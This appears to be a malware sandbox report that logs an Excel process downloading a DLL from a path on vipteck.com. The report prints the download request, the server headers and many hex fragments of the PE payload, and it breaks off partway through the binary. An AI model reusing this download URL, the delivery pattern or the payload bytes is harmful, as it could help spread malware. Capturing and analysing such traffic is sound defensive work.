09 09 09 4e 69 65 20 7a 6e 61 6c 65 7a 69 6f 6e 6f 20 73 74 72 6f 6e 79 50 72 6f 6a 65 6b 74 6f 77 61 6e 69 65 20 73 74 72 6f 6e 20 69 6e 74 65 72 6e 65 74 6f 77 79 63 68 20 4f 70 6f 6c 65 09 09 0d 0a 09 09 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 6f 66 69 6c 65 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 67 6d 70 67 2e 6f 72 67 2f 78 66 6e 2f 31 31 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 27 68 74 74 70 73 3a 2f 2f 66 6f 6e 74 73 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 63 73 73 3f 66 61 6d 69 6c 79 3d 52 6f 62 6f 74 6f 3a 34 30 30 2c 31 30 30 2c 33 30 30 26 73 75 62 73 65 74 3d 6c 61 74 69 6e 2c 6c 61 74 69 6e 2d 65 78 74 27 20 72 65 6c 3d 27 73 74 79 6c 65 73 68 65 65 74 27 20 74 79 70 65 3d 27 74 65 78 74 2f 63 73 73 27 3e 09 09 0d 0a 20 20 20 20 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 27 72 6f 62 6f 74 73 27 20 63 6f 6e 74 65 6e 74 3d 27 6e 6f 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 27 20 2f 3e 0a 0a 09 3c 21 2d 2d 20 54 68 69 73 20 73 69 74 65 20 69 73 20 6f 70 74 69 6d 69 7a 65 64 20 77 69 74 68 20 74 68 65 20 59 6f 61 73 74 20 53 45 4f 20 70 6c 75 67 69 6e 20 76 31 38 2e 39 20 2d 20 68 74 74 70 73 3a 2f 2f 79 6f 61 73 74 2e 63 6f 6d 2f 77 6f 72 64 70 72 65 73 73 2f 70 6c 75 67 69 6e 73 2f 73 65 6f 2f 20 2d 2d 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 6c 6f 63 61 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 70 6c 5f 50 4c 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 69 74 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 53 74 72 6f 6e 79 20 6e 69 65 20 7a 6e 61 6c 65 7a 69 6f 6e 6f 20 2d 20 50 72 6f 6a 65 6b 74 6f 77 61 6e 69 65 20 73 74 72 6f 6e 20 69 6e 74 65 72 6e 65 74 6f 77 79 63 68 20 4f 70 6f 6c 65 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a Data Ascii: 11f00<!DOCTYPE html>...[if IE 7]><html class="ie ie7" lang="pl-PL"><![endif]-->...[if IE 8]><html class="ie ie8" lang="pl-PL"><![endif]-->...[if !(IE 7) & !(IE 8)]>...><html lang="pl-PL">...<![endif]--><head><meta charset="UTF-8" /><title >Nie znaleziono stronyProjektowanie stron internetowych Opole</title><link rel="profile" href="http://gmpg.org/xfn/11"><meta name="viewport" content="width=device-width, initial-scale=1.0"><link href='https://fonts.googleapis.com/css?family=Roboto:400,100,300&subset=latin,latin-ext' rel='stylesheet' type='text/css'> <meta name='robots' content='noindex, follow' />... This site is optimized with the Yoast SEO plugin v18.9 - https://yoast.com/wordpress/plugins/seo/ --><meta property="og:locale" content="pl_PL" /><meta property="og:title" content="Strony nie znaleziono - Projektowanie stron internetowych Opole" /><meta property="og:

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49172	188.114.96.10	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:27:15 UTC	0	OUT	GET /wp-admin/user/B8d6jr4pBND2HExAmI/IJWa95VIQ/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: vipteck.com Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-05-23 06:27:16 UTC</td><td>0</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Mon, 23 May 2022 06:27:16 GMT
Content-Type: application/x-msdownload
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.4.29
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Expires: Mon, 23 May 2022 06:27:16 GMT
Content-Disposition: attachment; filename="RD05UTHGkitvIJt.dll"
Content-Transfer-Encoding: binary
Set-Cookie: 628b294427c96=1653287236; expires=Mon, 23-May-2022 06:28:16 GMT; Max-Age=60; path=/
Vary: X-Forwarded-Proto,Accept-Encoding
Last-Modified: Mon, 23 May 2022 06:27:16 GMT
CF-Cache-Status: DYNAMIC
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=87atFddPPo28rImmgDoSYHz80CFRJiWD9%2BnYaLeQ99judz%2BZKHd%2FBgnIosbbuqv2N09Chh7VUL4qBIOLd%2FX3Bfk8xfbdZWAxLNu8m0E6j%2BPB%2F7ayPryKAtcDinO4kw%3D%3D"}],"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 70fbb987882791e4-FRA
alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400</td></tr>
<tr><td>2022-05-23 06:27:16 UTC</td><td>1</td><td>IN</td><td>Data Raw: 35 37 32 32 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00 76 7b 87 62 00 00 00 00 00
Data Ascii: 5722MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikkikhkikkikkikkikkikRichikPEdv{b</td></tr>
<tr><td>2022-05-23 06:27:16 UTC</td><td>1</td><td>IN</td><td>Data Raw: 00 f0 00 22 20 0b 02 0a 00 00 04 02 00 00 8a 03 00 00 00 00 00 80 35 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00 05 00 02 00 00 00 00 00 00 f0 05 00 00 04 00 00 f5 54 06 00 02 00 40 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 10 00 00 00 d0 aa 02 00 84 00 00 00 04 a2 02 00 50 00 00 00 00 00 03 00 fc d1 02 00 00 f0 02 00 cc 0f 00 00 00 00 00 00 00 00 00 00 00 e0 05 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 02 00 98 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 fa 03
Data Ascii: " 5T@P .text</td></tr>
<tr><td>2022-05-23 06:27:16 UTC</td><td>3</td><td>IN</td><td>Data Raw: 8b c6 41 ff cb 48 03 c7 4c 2b c0 90 0f b6 10 42 0f b6 0c 00 2b d1 75 07 48 ff c0 85 c9 75 ed 85 d2 74 0f 49 83 c1 04 49 83 c2 02 45 85 db 75 cc eb 0b 41 0f b7 02 8b 5c 85 00 48 03 df 48 8b 6c 24 10 48 8b 74 24 20 48 8b c3 48 8b 5c 24 18 5f c3 cc cc cc cc cc cc cc cc cc cc cc 40 55 56 48 8d ac 24 28 f5 ff ff 48 81 ec d8 0b 00 00 48 8b 05 4f 9d 02 00 48 33 c4 48 89 85 c0 0a 00 00 ff ca 48 8b f1 0f 85 0d 1e 00 00 c7 44 24 20 06 b8 27 4e c7 44 24 24 56 1d 6f 1b c7 44 24 28 66 37 32 01 c7 44 24 2c 71 1e 2f 28 c7 44 24 30 0f 18 a6 c3 c7 44 24 34 0e 50 b7 d5 c7 44 24 38 99 12 d0 80 c7 44 24 3c fd 77 43 35 c7 44 24 40 42 aa a1 1d c7 44 24 44 4d 19 67 1d c7 44 24 48 6a 2f c8 8b c7 44 24 4c 7c ff 1a 27 c7 44 24 50 04 fc b5 20 c7 44 24 54 2e 23 ee 28 c7 44 24 58 09
Data Ascii: AHL+B+uHutIIEuA\HHl$Ht$ HH\$_@UVH$(HHOH3HHD$ 'ND$$VoD$(f72D$,q/(D$0D$4PD$8D$<wC5D$@BD$DMgDHj/DL|'D$P D$T.#(D$X</td></tr>
<tr><td>2022-05-23 06:27:16 UTC</td><td>4</td><td>IN</td><td>Data Raw: 85 6c 01 00 00 e7 db 60 3d c7 85 70 01 00 00 4d 31 33 55 c7 85 74 01 00 00 80 6c d6 3d c7 85 78 01 00 00 4d 70 1c a6 c7 85 7c 01 00 00 22 0a af 0c c7 85 80 01 00 00 0e 46 5f 51 c7 85 84 01 00 00 69 35 3e ce c7 85 88 01 00 00 61 55 4a 27 c7 85 8c 01 00 00 a7 91 3a ec c7 85 90 01 00 00 34 4e 53 0b c7 85 94 01 00 00 ef 71 a6 1a c7 85 98 01 00 00 56 f7 7d b5 c7 85 9c 01 00 00 21 40 43 2b c7 85 a0 01 00 00 e8 ac fa 24 c7 85 a4 01 00 00 55 39 ac 6f c7 85 a8 01 00 00 4c 20 5d 31 c7 85 ac 01 00 00 78 6a 16 c5 c7 85 b0 01 00 00 68 69 11 37 c7 85 b4 01 00 00 99 94 6c d4 c7 85 b8 01 00 00 35 4d 68 18 c7 85 bc 01 00 00 a6 2b 0e 20 c7 85 c0 01 00 00 0d 19 a6 12 c7 85 c4 01 00 00 d8 28 11 5e c7 85 c8 01 00 00 0f b8 3c 42 c7 85 cc 01 00 00 a1 1c 61 52 c7 85 d0 01 00 00
Data Ascii: l`=pM13Utl=xMp|"F_Qi5>aUJ':4NSqV}!@C+$U9oL]1xjhi7l5Mh+ (^<BaR</td></tr>
<tr><td>2022-05-23 06:27:16 UTC</td><td>5</td><td>IN</td><td>Data Raw: c7 85 90 03 00 00 25 38 e1 23 c7 85 94 03 00 00 50 00 71 ad c7 85 98 03 00 00 f2 66 61 01 c7 85 9c 03 00 00 50 38 75 1e c7 85 a0 03 00 00 ed 3f 78 3f c7 85 a4 03 00 00 a7 21 50 a9 c7 85 a8 03 00 00 17 ff 32 af c7 85 ac 03 00 00 9a c6 3e 5b c7 85 b0 03 00 00 24 39 33 31 c7 85 b4 03 00 00 64 ee a9 4d c7 85 b8 03 00 00 3c 4d 7d 4f c7 85 bc 03 00 00 1b 70 2b db c7 85 c0 03 00 00 94 6c 58 50 c7 85 c4 03 00 00 67 56 57 48 c7 85 c8 03 00 00 47 ae 85 5f c7 85 cc 03 00 00 51 6c 79 4f c7 85 d0 03 00 00 3e 0d 7e ee c7 85 d4 03 00 00 bf 5d 45 72 c7 85 d8 03 00 00 2b f3 27 1b c7 85 dc 03 00 00 0e e7 fd 79 c7 85 e0 03 00 00 db a9 32 35 c7 85 e4 03 00 00 3c 2d 07 15 c7 85 e8 03 00 00 5b 2d 22 84 c7 85 ec 03 00 00 a5 6a 69 2e c7 85 f0 03 00 00 2b 68 0f cb c7 85 f4 03 00
Data Ascii: %8#PqfaP8u?x?!P2>[$931dM<M}Op+lXPgVWHG_QlyO>~]Er+'y25<-[-"ji.+h</td></tr>
<tr><td>2022-05-23 06:27:16 UTC</td><td>7</td><td>IN</td><td>Data Raw: 07 c7 85 b4 05 00 00 96 71 e6 27 c7 85 b8 05 00 00 6b 49 c5 f3 c7 85 bc 05 00 00 23 ab b6 58 c7 85 c0 05 00 00 33 fa f1 9d c7 85 c4 05 00 00 77 26 65 64 c7 85 c8 05 00 00 b4 1c 4a 19 c7 85 cc 05 00 00 08 ac 62 e5 c7 85 d0 05 00 00 44 29 27 55 c7 85 d4 05 00 00 e6 ae 74 fd c7 85 d8 05 00 00 53 7d 70 6e c7 85 dc 05 00 00 6c 15 46 bf c7 85 e0 05 00 00 26 f3 2a 67 c7 85 e4 05 00 00 0a 61 f4 3a c7 85 e8 05 00 00 64 ad 42 bb c7 85 ec 05 00 00 71 ee a5 2e c7 85 f0 05 00 00 5e 5c 54 fa c7 85 f4 05 00 00 68 de 94 7b c7 85 f8 05 00 00 2a 68 00 0a c7 85 fc 05 00 00 08 d4 fe 5e c7 85 00 06 00 00 48 3c 42 b5 c7 85 04 06 00 00 0a 67 40 24 c7 85 08 06 00 00 1b f2 ee c8 c7 85 0c 06 00 00 50 2b 6f 6f c7 85 10 06 00 00 e3 a7 66 65 c7 85 14 06 00 00 99 18 e1 75 c7 85 18 06
Data Ascii: q'kI#X3w&edJbD)'UtS}pnlF&*ga:dBq.^\Th{*h^H<Bg@$P+oofeu</td></tr>
<tr><td>2022-05-23 06:27:16 UTC</td><td>8</td><td>IN</td><td>Data Raw: e8 5b c7 85 d8 07 00 00 9a c1 49 12 c7 85 dc 07 00 00 d2 ae 37 3f c7 85 e0 07 00 00 c8 f5 39 69 c7 85 e4 07 00 00 b5 1c 7d 70 c7 85 e8 07 00 00 13 71 22 9c c7 85 ec 07 00 00 83 26 0c 72 c7 85 f0 07 00 00 5d 10 c0 7d c7 85 f4 07 00 00 b5 31 40 43 c7 85 f8 07 00 00 22 56 e1 32 c7 85 fc 07 00 00 a9 01 1d 4b c7 85 00 08 00 00 4d e1 44 6a c7 85 04 08 00 00 11 0d e3 1a c7 85 08 08 00 00 6c 1e 01 ba c7 85 0c 08 00 00 b8 27 bf f0 c7 85 10 08 00 00 17 fa af 50 c7 85 14 08 00 00 19 a8 a8 22 c7 85 18 08 00 00 2d 7b ea 2a c7 85 1c 08 00 00 63 57 18 32 c7 85 20 08 00 00 3e c8 79 55 c7 85 24 08 00 00 5a 8d fc 0c c7 85 28 08 00 00 f1 a1 58 2f c7 85 2c 08 00 00 50 bc 27 0d c7 85 30 08 00 00 48 50 e0 5a c7 85 34 08 00 00 ca c3 9a 21 c7 85 38 08 00 00 e0 90 6a 96 c7 85 3c
Data Ascii: [l7?9i}pq"&r]}1@C"V2KMDjl'P"-{*cW2 >yU$Z(X/,P'0HPZ4!8j<</td></tr>
</table>

Copyright Joe Security LLC 2022

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:27:16 UTC	9	IN	Data Raw: 75 76 6d c7 85 fc 09 00 00 75 06 24 57 c7 85 00 0a 00 00 54 b7 6c f1 c7 85 04 0a 00 00 2d a6 36 14 c7 85 08 0a 00 00 2f 4c 42 c5 c7 85 0c 0a 00 00 ad 6b e2 5e c7 85 10 0a 00 00 48 3c c8 ea c7 85 14 0a 00 00 02 b2 08 af c7 85 18 0a 00 00 5b 5d 21 99 c7 85 1c 0a 00 00 b8 3b 2b 25 c7 85 20 0a 00 00 df 98 6f e3 c7 85 24 0a 00 00 88 25 4d 7d c7 85 28 0a 00 00 fd 0f 11 79 c7 85 2c 0a 00 00 2f ed 82 4a c7 85 30 0a 00 00 cc 66 b9 a0 c7 85 34 0a 00 00 6e c3 5b 55 c7 85 38 0a 00 00 0a 5c e6 f5 c7 85 3c 0a 00 00 d5 3f b5 2c c7 85 40 0a 00 00 94 a6 2c a2 c7 85 44 0a 00 00 91 25 20 de c7 85 48 0a 00 00 26 a6 7c 18 c7 85 4c 0a 00 00 7d f8 2a e1 c7 85 50 0a 00 00 24 68 75 4e c7 85 54 0a 00 00 c9 37 5f 0a c7 85 58 0a 00 00 3c 29 f6 e2 c7 85 5c 0a 00 00 47 15 18 b4 c7 85 Data Ascii: uvmu$WTl-6/LBk^H<[]!;+% o$%M}(y,/J0f4n[U8\<?,@,D% H&|L}*P$huNT7_X<)\G
2022-05-23 06:27:16 UTC	11	IN	Data Raw: cc cc cc cc cc cc cc cc cc cc cc cc 66 66 0f 1f 84 00 00 00 00 00 48 3b 0d 91 7d 02 00 75 11 48 c1 c1 10 66 f7 c1 ff ff 75 02 f3 c3 48 c1 c9 10 e9 81 04 00 00 cc cc cc cc cc cc cc 66 66 0f 1f 84 00 00 00 00 00 48 8b c1 49 83 f8 08 72 53 0f b6 d2 49 b9 01 01 01 01 01 01 01 01 49 0f af d1 49 83 f8 40 72 1e 48 f7 d9 83 e1 07 74 06 4c 2b c1 48 89 10 48 03 c8 4d 8b c8 49 83 e0 3f 49 c1 e9 06 75 39 4d 8b c8 49 83 e0 07 49 c1 e9 03 74 11 66 66 66 90 90 48 89 11 48 83 c1 08 49 ff c9 75 f4 4d 85 c0 74 0a 88 11 48 ff c1 49 ff c8 75 f6 c3 0f 1f 40 00 66 66 66 90 66 66 90 49 81 f9 00 1c 00 00 73 30 48 89 11 48 89 51 08 48 89 51 10 48 83 c1 40 48 89 51 d8 48 89 51 e0 49 ff c9 48 89 51 e8 48 89 51 f0 48 89 51 f8 75 d8 eb 94 66 0f 1f 44 00 00 48 0f c3 11 48 0f c3 51 08 Data Ascii: ffH;}uHfuHffHIrSIII@rHtL+HHMl?Iu9MIItffffHHIuMtHIu@fffffIs0HHQHQH@HQHQIHQHQHQufDHHQ
2022-05-23 06:27:16 UTC	12	IN	Data Raw: 61 8d 02 00 48 8b 05 ba 8d 02 00 48 89 05 2b 8c 02 00 48 8b 84 24 90 00 00 00 48 89 05 2c 8d 02 00 c7 05 02 8c 02 00 09 04 00 c0 c7 05 fc 8b 02 00 01 00 00 00 48 8b 05 19 78 02 00 48 89 44 24 68 48 8b 05 15 78 02 00 48 89 44 24 70 ff 15 6a e8 01 00 89 05 6c 8c 02 00 b9 01 00 00 00 e8 6a 55 00 00 33 c9 ff 15 4a e8 01 00 48 8d 0d cb eb 01 00 ff 15 35 e8 01 00 83 3d 46 8c 02 00 00 75 0a b9 01 00 00 00 e8 42 55 00 00 ff 15 14 e8 01 00 ba 09 04 00 c0 48 8b c8 ff 15 fe e7 01 00 48 81 c4 88 00 00 00 c3 cc cc cc cc cc cc 4c 89 4c 24 20 4c 89 44 24 18 48 89 54 24 10 48 89 4c 24 08 48 81 ec a8 00 00 00 48 8b 84 24 c8 00 00 00 48 8b 40 08 48 89 44 24 78 48 8b 84 24 c8 00 00 00 48 8b 4c 24 78 48 8b 00 48 2b c1 48 89 44 24 68 48 8b 84 24 c8 00 00 00 48 8b 40 38 48 89 Data Ascii: aHH+H$H,HxHD$hHxHD$pjljU3JH5=FuBUHHLL$ LDHTHLHHH@HDxHHL$xHH+HD$hH$H@8H
2022-05-23 06:27:16 UTC	13	IN	Data Raw: cc cc cc cc 33 c0 c3 cc cc cc cc cc cc cc cc cc cc cc cc 48 83 ec 48 e8 07 38 00 00 e8 a2 52 00 00 85 c0 75 0c e8 b9 00 00 00 33 c0 e9 9f 00 00 00 48 8d 0d db 02 00 00 ff 15 5d e3 01 00 89 05 cf 72 02 00 83 3d c8 72 02 00 ff 75 09 e8 91 00 00 00 33 c0 eb 7a c7 44 24 20 1b 01 00 00 4c 8d 0d 8e e6 01 00 41 b8 02 00 00 00 ba c8 02 00 00 b9 01 00 00 00 e8 e9 0b 00 00 48 89 44 24 30 48 83 7c 24 30 00 74 15 48 8b 54 24 30 8b 0d 81 72 02 00 ff 15 9b e2 01 00 85 c0 75 09 e8 42 00 00 00 33 c0 eb 2b 33 d2 48 8b 4c 24 30 e8 62 00 00 00 ff 15 74 e2 01 00 48 8b 4c 24 30 89 01 48 8b 44 24 30 48 c7 40 08 ff ff ff ff b8 01 00 00 00 48 83 c4 48 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 83 ec 28 83 3d 25 72 02 00 ff 74 16 8b 0d 1d 72 02 00 ff 15 a7 e2 01 00 c7 05 Data Ascii: 3HH8Ru3H]r=ru3zD$ LAHD$0H|$0tHT$0ruB3+3HL$0btHL$0HD$0H@HHH(=%rtr
2022-05-23 06:27:16 UTC	15	IN	Data Raw: d7 dd 01 00 48 8b 4c 24 30 e8 ad fd ff ff 48 83 c4 28 c3 cc cc cc cc cc cc cc cc 44 89 4c 24 20 4c 89 44 24 18 89 54 24 10 48 89 4c 24 08 48 83 ec 48 8b 44 24 68 89 44 24 20 4c 8b 4c 24 60 44 8b 44 24 58 8b 15 c9 8a 02 00 48 8b 4c 24 50 e8 17 00 00 00 48 89 44 24 30 48 8b 44 24 30 48 83 c4 48 c3 cc cc cc cc cc cc cc cc 4c 89 4c 24 20 44 89 44 24 18 89 54 24 10 48 89 4c 24 08 48 83 ec 48 c7 44 24 30 00 00 00 00 48 8d 44 24 30 48 89 44 24 28 8b 44 24 70 89 44 24 20 4c 8b 4c 24 68 44 8b 44 24 60 8b 54 24 58 48 8b 4c 24 50 e8 37 00 00 00 48 89 44 24 38 48 83 7c 24 38 00 75 1c 83 7c 24 30 00 74 15 e8 ee 67 00 00 48 85 c0 74 0b e8 e4 67 00 00 8b 4c 24 30 89 08 48 8b 44 24 38 48 83 c4 48 c3 cc cc cc cc 4c 89 4c 24 20 44 89 44 24 18 89 54 24 10 48 89 4c 24 08 48 Data Ascii: HL$0H(DL$ LDTHLHHDhD$ LL$`DD$XHL$PHD$0HD$0HHLL$ DD$T$HL$HHD$0HD$0HD$(D$pD$ LL$hDD$`T$XHL$P7HD$8H|$8u|$0tgHtgL$0HD$8HHLL$ DDTHL$H
2022-05-23 06:27:16 UTC	16	IN	Data Raw: 02 00 48 8b 44 24 50 48 8b 0d a4 81 02 00 48 89 08 48 8b 44 24 50 48 c7 40 08 00 00 00 00 48 8b 44 24 50 48 8b 8c 24 90 00 00 00 48 89 48 10 48 8b 44 24 50 8b 8c 24 98 00 00 00 89 48 18 48 8b 44 24 50 48 8b 8c 24 80 00 00 00 48 89 48 20 48 8b 44 24 50 8b 8c 24 88 00 00 00 89 48 1c 48 8b 44 24 50 8b 4c 24 58 89 48 28 48 8b 44 24 50 48 89 05 3c 81 02 00 0f b6 05 01 68 02 00 48 8b 4c 24 50 48 83 c1 2c 41 b8 04 00 00 00 8b d0 e8 4f ea ff ff 0f b6 05 e4 67 02 00 48 8b 4c 24 50 48 8b 94 24 80 00 00 00 48 8d 4c 11 30 41 b8 04 00 00 00 8b d0 e8 29 ea ff ff 0f b6 05 c1 67 02 00 48 8b 4c 24 50 48 83 c1 30 4c 8b 84 24 80 00 00 00 8b d0 e8 0a ea ff ff 48 8b 44 24 50 48 83 c0 30 48 89 44 24 48 b9 04 00 00 00 e8 a2 4a 00 00 48 8b 44 24 48 48 83 c4 78 c3 cc cc cc cc cc Data Ascii: HD$PHHHD$PH@HDPHHHHDPHHDPHHH HDPHHDPLXH(HD$PH<hHL$PH,AOgHL PHHL0A)gHL$PH0L$HD$PH0HD$HJHD$HHx
2022-05-23 06:27:16 UTC	17	IN	Data Raw: 00 25 ff ff 00 00 83 f8 02 74 7f 48 83 bc 24 a8 00 00 00 00 74 40 8b 84 24 b0 00 00 00 89 44 24 30 48 8b 84 24 a8 00 00 00 48 89 44 24 28 48 8d 05 e4 da 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 b9 01 00 00 00 e8 8d 5f 00 00 83 f8 01 75 03 cc 33 c0 eb 32 48 8d 05 14 d7 01 00 48 89 44 24 28 48 8d 05 68 d7 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 b9 01 00 00 00 e8 59 5f 00 00 83 f8 01 75 03 cc 33 c0 eb 6e 48 8b 84 24 90 00 00 00 48 83 e0 f8 48 83 e8 08 41 b8 08 00 00 00 0f b6 15 7f 62 02 00 48 8b c8 e8 4a 0e 00 00 85 c0 74 45 48 8b 84 24 90 00 00 00 48 89 44 24 28 48 8d 05 02 da 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 b9 01 00 00 00 e8 fb 5e 00 00 83 f8 01 75 03 cc 33 c0 e8 1e 5d 00 00 c7 00 16 00 00 00 33 c0 e9 07 05 00 00 48 8b 8c 24 90 00 00 Data Ascii: %tH$t@$D$0H$HD$(HHD$ E3E33_u32HHD$(HhHD$ E3E33Y_u3nH$HHAbHJtEH$HD$(HHD$ E3E33^ u3]3H$
2022-05-23 06:27:16 UTC	19	IN	Data Raw: 09 48 89 08 eb 4b 48 8b 44 24 50 48 39 05 ee 76 02 00 74 2e 48 8d 05 5d d3 01 00 48 89 44 24 20 45 33 c9 41 b8 a7 03 00 00 48 8d 15 b0 d2 01 00 b9 02 00 00 00 e8 f6 60 00 00 83 f8 01 75 03 cc 33 c0 48 8b 44 24 58 48 8b 00 48 89 05 af 76 02 00 48 83 3d a7 76 02 00 00 74 12 48 8b 05 9e 76 02 00 48 8b 4c 24 58 48 89 48 08 eb 0c 48 8b 44 24 58 48 89 05 6f 76 02 00 48 8b 44 24 58 48 8b 0d 7b 76 02 00 48 89 08 48 8b 44 24 58 48 c7 40 08 00 00 00 00 48 8b 44 24 58 48 89 05 5f 76 02 00 48 8b 44 24 60 48 81 c4 88 00 00 00 c3 cc cc 89 54 24 10 48 89 4c 24 08 48 83 ec 28 b9 04 00 00 00 e8 b9 3f 00 00 90 8b 54 24 38 48 8b 4c 24 30 e8 1a 00 00 00 90 b9 04 00 00 00 e8 ff 3f 00 00 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc 89 54 24 10 48 89 4c 24 08 48 83 ec 68 83 3d Data Ascii: HKHD$PH9vt.H]HD$ E3AH`u3HD$XHHvH=vtHvHL$XHHHD$XHovHD$XH{vHHD$XH@HD$XH_vHD$`HT$ HL$H(?T$8HL$0?H(T$HL$Hh=
2022-05-23 06:27:16 UTC	20	IN	Data Raw: ba dc fe 75 0b 48 8b 44 24 50 83 78 28 00 74 2e 48 8d 05 10 d2 01 00 48 89 44 24 20 45 33 c9 41 b8 69 05 00 00 48 8d 15 5b cd 01 00 b9 02 00 00 00 e8 a1 5b 00 00 83 f8 01 75 03 cc 33 c0 48 8b 44 24 50 48 8b 40 20 48 83 c0 34 0f b6 0d 23 58 02 00 4c 8b c0 8b d1 48 8b 4c 24 50 e8 76 da ff ff 48 8b 4c 24 50 e8 dc 67 00 00 e9 ba 01 00 00 48 8b 44 24 50 83 78 1c 02 75 0f 83 7c 24 78 01 75 08 c7 44 24 78 02 00 00 00 48 8b 44 24 50 8b 4c 24 78 39 48 1c 74 2e 48 8d 05 48 d1 01 00 48 89 44 24 20 45 33 c9 41 b8 77 05 00 00 48 8d 15 d3 cc 01 00 b9 02 00 00 00 e8 19 5b 00 00 83 f8 01 75 03 cc 33 c0 48 8b 44 24 50 48 8b 40 20 48 8b 0d e1 70 02 00 48 2b c8 48 8b c1 48 89 05 d4 70 02 00 8b 05 76 57 02 00 83 e0 02 85 c0 0f 85 0a 01 00 00 48 8b 44 24 50 48 83 38 00 74 17 Data Ascii: uHD$Px(t.HHD$ E3AiH[[u3HD$PH@ H4#XLHL$PvHL$PgHD$Pxu|xuDxHDPLx9Ht.HHHD$ E3A wH[u3HD$PH@ HpH+HHpvWHD$PH8t

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:27:16 UTC	21	IN	Data Raw: 33 c9 45 33 c0 33 d2 33 c9 e8 c0 4f 00 00 83 f8 01 75 03 cc 33 c0 e9 91 00 00 00 48 8d 05 8c d2 01 00 48 89 44 24 28 48 8d 05 98 c7 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 33 c9 e8 8c 4f 00 00 83 f8 01 75 03 cc 33 c0 eb 60 48 8d 05 33 d2 01 00 48 89 44 24 28 48 8d 05 67 c7 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 33 c9 e8 5b 4f 00 00 83 f8 01 75 03 cc 33 c0 eb 2f 48 8d 05 d2 d1 01 00 48 89 44 24 28 48 8d 05 36 c7 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 33 c9 e8 2a 4f 00 00 83 f8 01 75 03 cc 33 c0 c7 44 24 5c 00 00 00 00 e9 0c 04 00 00 c7 44 24 5c 01 00 00 00 48 8b 05 86 6b 02 00 48 89 44 24 50 eb 0d 48 8b 44 24 50 48 8b 00 48 89 44 24 50 48 83 7c 24 50 00 0f 84 dd 03 00 00 c7 44 24 60 01 00 00 00 48 8b 44 24 